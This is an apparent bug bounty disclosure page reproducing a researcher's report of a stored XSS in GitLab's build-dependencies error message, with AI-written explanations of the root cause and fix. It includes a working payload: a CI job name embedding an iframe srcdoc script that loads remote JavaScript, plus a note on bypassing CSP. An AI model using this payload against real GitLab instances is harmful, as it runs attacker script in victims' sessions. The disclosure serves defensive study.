Store-XSS in error message of build-dependencies
A stored cross-site scripting (XSS) vulnerability existed in GitLab's build-dependencies error message, where a job name containing HTML was rendered unsanitised. An attacker could execute arbitrary JavaScript in a victim's browser when they viewed the job details page.

- Triaged in 22 hours
- Fixed in 3 months
- Paid in 22 hours
- Disclosed after 4 months
Hi,
A stored-XSS is existing in error message of build-dependencies. Fortunately it currently does not exist in gitlab.com. It seems that gitlab.com disables the dependencies validation. However this feature is enable by default in self-managed installation.
Steps to reproduce
The following steps should to be reproduced in a self-managed installation of gitlab
- Create an empty project
- Go to "Settings/CI/CD/Runners" to setup a runner for this project
- Create new file
.gitlab-ci.ymlfor this project using the following content:
test<iframe srcdoc='<script src=https://gitlab.com/yvvdwf/data/-/jobs/552156057/artifacts/raw/alert.js></script>'></iframe>:
  stage: build
  script:
    - date > index.html
  artifacts:
    paths:
      - index.html
    expire_in: 1 second

job-test:
  stage: test
  script: echo "hi"
  dependencies: ["test<iframe srcdoc='<script src=https://gitlab.com/yvvdwf/data/-/jobs/552156057/artifacts/raw/alert.js></script>'></iframe>"]
- Wait for the jobs terminated, go to the detail of

job-test - You should see an alert that contains the current url
Impact
Stored-XSS allow attackers to perform arbitrary actions on behalf of victims at client side.
Furthermore, by using <iframe> (detailed in #831962), the Stored-XSS can be fired in gitlab.com despite its CSP.
What is the current bug behavior?
The failure_message has been considered as safe
What is the expected correct behavior?
The failure_message should be sanitized.
Relevant logs and/or screenshots
Please see a screenshot in attached file
Output of checks
Results of GitLab environment info
(For installations with omnibus-gitlab package run and paste the output of:
sudo gitlab-rake gitlab:env:info)
System information
System:		Ubuntu 18.04
Proxy:		no
Current User:	git
Using RVM:	no
Ruby Version:	2.6.6p146
Gem Version:	2.7.10
Bundler Version:1.17.3
Rake Version:	12.3.3
Redis Version:	5.0.9
Git Version:	2.27.0
Sidekiq Version:5.2.9
Go Version:	unknown

GitLab information
Version:	13.2.2-ee
Revision:	618883a1f9d
Directory:	/opt/gitlab/embedded/service/gitlab-rails
DB Adapter:	PostgreSQL
DB Version:	11.7
URL:		http://gl.local
HTTP Clone URL:	http://gl.local/some-group/some-project.git
SSH Clone URL:	[email protected]:some-group/some-project.git
Elasticsearch:	no
Geo:		no
Using LDAP:	no
Using Omniauth:	yes
Omniauth Providers:

GitLab Shell
Version:	13.3.0
Repository storage paths:
- default: 	/var/opt/gitlab/git-data/repositories
GitLab Shell path:		/opt/gitlab/embedded/service/gitlab-shell
Git:		/opt/gitlab/embedded/bin/git
Impact
Stored-XSS allow attackers to perform arbitrary actions on behalf of victims at client side.
Furthermore, by using <iframe> (detailed in #831962), the Stored-XSS can be fired in gitlab.com despite its CSP.
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
The application treated the failure_message field as safe and did not sanitise it before rendering.
Impact
An attacker could perform arbitrary actions on behalf of victims in their browser; although gitlab.com disables the dependencies validation, the feature is enabled by default in self-managed installations, and the iframe technique could bypass CSP on gitlab.com.
What the attacker needed
Self-managed GitLab with dependencies validation enabled; ability to create a project and configure CI/CD; victim views the job details page
The fix
The failure_message should be sanitised.
How it was found
- Create an empty project in a self-managed GitLab instance.
- Set up a runner for the project under Settings/CI/CD/Runners.
- Add a .gitlab-ci.yml file that defines a job with a name containing an iframe with a script, and another job that depends on it.
- Wait for the jobs to finish, then open the details page of the dependent job.
- Observe that the script executes and shows an alert with the current URL.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
Cross-site scripting (XSS) is a flaw where a website shows user-supplied text as if it were part of the page, so an attacker can sneak in code that runs in other people's browsers. Here, a job name in a CI/CD pipeline could contain HTML, and when someone looked at the job's error details, that HTML ran as a script. This let an attacker act as the victim, for example by making requests on their behalf.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.





